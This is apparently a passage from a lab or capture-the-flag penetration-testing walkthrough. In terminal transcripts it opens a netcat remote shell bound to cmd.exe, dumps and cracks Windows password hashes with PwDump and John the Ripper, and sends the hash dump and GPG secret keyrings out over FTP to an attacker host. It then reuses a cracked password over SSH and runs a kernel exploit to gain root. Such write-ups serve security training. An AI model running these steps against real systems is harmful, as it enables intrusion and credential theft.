12/11/2009 18:37 4,380 README
11 File(s) 236,319 bytes
2 Dir(s) 9,574,944,768 bytes free

C:\netcat>ftp -n -v 10.0.1.254
ftp -n -v 10.0.1.254
Connected to 10.0.1.254.
220-FileZilla Server version 0.9.33 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
user ftp ftp
331 Password required for ftp
230 Logged on
input out.txt
input out.txt? n
type binary
200 Type set to I
input out.txt
input out.txt? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
ftp: 832 bytes sent in 0.00Seconds 832000.00Kbytes/sec.
close
221 Goodbye
bye
C:\netcat>

BackTrack [Running] - Sun VirtualBox
Machine Devices Help
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat


12/11/2009 18:21 <DIR> .
12/11/2009 18:21 <DIR> ..
12/11/2009 18:21 59,392 nc.exe
12/11/2009 18:21 61,440 PwDump3.exe
2 File(s) 120,832 bytes
2 Dir(s) 9,575,088,128 bytes free

C:\netcat>

C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
```

## And the keyrings.....



```
boomer.heanet.ie - Remote Desktop
C:\> Command Prompt - nc -n -v 10.0.1.25 10001
250 CWD successful. "/netcat/flag" is current directory.
lcd
Local directory now C:\Documents and Settings\lyray\gnupg.
mput *
mput pubring.gpg? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
ftp: 1157 bytes sent in 0.02Seconds 72.31Kbytes/sec.
mput secring.gpg? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
ftp: 1306 bytes sent in 0.00Seconds 1306000.00Kbytes/sec.
ls
200 Port command successful
150 Opening data channel for directory list.
pubring.gpg
secring.gpg
226 Transfer OK
ftp: 26 bytes received in 0.00Seconds 26000.00Kbytes/sec.

BackTrack [Running] - Sun VirtualBox
Machine Devices Help
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22


Directory of C:\netcat

12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21                59,392  nc.exe
12/11/2009  18:21                61,440  PwDump3.exe
               2 File(s)                120,832 bytes
               2 Dir(s)          9,575,088,128 bytes free

C:\netcat>
C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
```

## Use 'John' on the Password Dump




```
boomer.heanet.ie - Remote Desktop
C:\Documents and Settings\Administrator\My Documents\Downloads\netcat>cd ..
C:\Documents and Settings\Administrator\My Documents\Downloads>cd pwdump3
C:\Documents and Settings\Administrator\My Documents\Downloads\pwdump3>cd ..
C:\Documents and Settings\Administrator\My Documents\Downloads>cd netcat
C:\Documents and Settings\Administrator\My Documents\Downloads\netcat>"C:\Documents and Settings\Administrator\Desktop\john the ripper\john1701\run\john-386.exe" --session=Lyray out.txt
Loaded 11 password hashes with no different salts (NT LM DES [32/32 BS])
FRED (fred)
DMIN (willy:2)
ASRIEL1 (asriel)
1234 (lyray)
TESTING (named:1)
1SS (Administrator:2)
39 (dnsadmin:2)
1234! (named:2)
guesses: 8 time: 0:00:04:35 (3) c/s: 2738K trying: MHXPPYD - MHXPPUF
Session aborted
C:\Documents and Settings\Administrator\My Documents\Downloads\netcat>
```



# 10.0.1.40


## Using compromised Lyray account



```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
Using username "lyray".
lyray@10.0.1.40's password:
Last login: Tue Nov 10 21:20:52 2009 from 10.0.1.254
$
```

SSH to 3456 using username Lyray password 1234

## Identify the Linux Kernel




The screenshot shows a remote desktop window titled "boomer.heanet.ie - Remote Desktop". Inside the window is a terminal window titled "10.0.1.40 - PuTTY". The terminal displays the output of the command `uname -a`:

```
$ uname -a
Linux iriss-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UT
9 i686 GNU/Linux
$
```

Use this to identify if there are vulnerabilities with the Kernel


## Look for the word exploit



```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
$ locate exploit
/home/iriss/.tools/.exploit
/home/iriss/.tools/.exploit/:wq!
/home/iriss/.tools/.exploit/exploit
/home/iriss/.tools/.exploit/exploit.c
/home/iriss/.tools/.exploit/installed-pkgs
/home/iriss/.tools/.exploit/proto_ops.tgz
/home/iriss/.tools/.exploit/run
/home/iriss/.tools/.exploit/run.c
/home/iriss/.tools/.exploit/run.sh
/home/iriss/.tools/.exploit/wunderbar_emporium
/home/iriss/.tools/.exploit/wunderbar_emporium.tgz
/home/iriss/.tools/.exploit/installed-pkgs/Screenshot-iriss@iriss_ ~~-Desкто
loit.jpg
/home/iriss/.tools/.exploit/installed-pkgs/Screenshot-iriss@iriss_ ~~-Desкто
loit.png
/home/iriss/.tools/.exploit/installed-pkgs/firestarter_1.0.3-7ubuntu5_i386.
/home/iriss/.tools/.exploit/installed-pkgs/menu_2.1.4iubuntu1_i386.deb
/home/iriss/.tools/.exploit/installed-pkgs/wine_1.0.1-0ubuntu6_i386.deb
/home/iriss/.tools/.exploit/wunderbar_emporium/exploit
/home/iriss/.tools/.exploit/wunderbar_emporium/exploit.c
/home/iriss/.tools/.exploit/wunderbar_emporium/pwnkernel.c
/home/iriss/.tools/.exploit/wunderbar_emporium/tzameti.avi
/home/iriss/.tools/.exploit/wunderbar_emporium/wunderbar_emporium.sh
$
```

These have been left lying around by a careless sysadmin who was testing a patch

## Identify the exploit directory



```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
Using username "lyray".
lyray@10.0.1.40's password:
Linux iriss-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UT
9 1686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

Last login: Thu Nov 12 22:05:38 2009 from 10.0.1.254
$ bash
lyray@iriss-desktop:~$ cd /home/iriss/.tools/.exploit/
lyray@iriss-desktop:/home/iriss/.tools/.exploit$ ls
exploit  installed-pkgs  run      run.sh  wunderbar_emporium
exploit.c  proto_ops.tgz  run.c  :wq!    wunderbar_emporium.tgz
lyray@iriss-desktop:/home/iriss/.tools/.exploit$ vi run.sh
lyray@iriss-desktop:/home/iriss/.tools/.exploit$ ./run.sh
```

These have been installed by a previous attacker via the FTP protocol.


## Run the exploit



```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
lyray@iriss-desktop:/home/iriss/.tools/.exploit$ ls
exploit    installed-pkgs  run      run.sh  wunderbar_emporium
exploit.c  proto_ops.tgz  run.c    :wq!    wunderbar_emporium.tgz
lyray@iriss-desktop:/home/iriss/.tools/.exploit$ ./run
padlina z lublina!
# whoami
root
#
```

These have been installed by a previous attacker via the FTP protocol.

## FTP to your attacker system




The screenshot shows a Remote Desktop window titled "boomer.heanet.ie - Remote Desktop". Inside the window is a terminal window titled "10.0.1.40 - PuTTY". The terminal shows a user named "lyray" at an "iriss-desktop" machine. The user runs "ls" and then "ftp 10.0.1.254". The terminal output shows the FTP connection process, including the FileZilla server version (0.9.33 beta), the user "lyray", and a list of files in the remote directory. The files listed are:

Permissions	File Name	Size	Month	Day	Time	File Name
-rw-r--r--	1 ftp ftp	11117	Nov	07	02:37	04172007-dnsexpl.v2.1.zip
drwxr-xr-x	1 ftp ftp	0	Nov	07	15:26	BackTrack
drwxr-xr-x	1 ftp ftp	0	Nov	08	13:40	bhratach
-rw-r--r--	1 ftp ftp	5176963	Oct	31	00:37	BIND9.6.1-P1.zip
-rw-r--r--	1 ftp ftp	1393631232	Nov	10	20:24	bt4-pre-final.iso
-rwxr-xr-x	1 ftp ftp	7573628	Oct	30	23:31	ca_setup.exe
drwxr-xr-x	1 ftp ftp	0	Nov	07	13:06	cygwin
drwxr-xr-x	1 ftp ftp	0	Nov	07	02:45	DNS exploit
-rw-r--r--	1 ftp ftp	27112	Nov	07	02:45	dns2.rar
-rw-r--r--	1 ftp ftp	1418134	Nov	07	17:30	dywa-1.0.6(2).zip
-rw-r--r--	1 ftp ftp	31531	Nov	05	21:27	enum.zip
-rw-r--r--	1 ftp ftp	288957	Nov	05	21:27	fgdump-1.7.0-exeonly.zip
-rwxr-xr-x	1 ftp ftp	4076049	Nov	05	21:58	FileZilla_3.2.8.1_win32-setup.e

The terminal also shows the user running "cd /home/iriss/.tools/" and "ls" in the remote directory, listing files like "exploit".

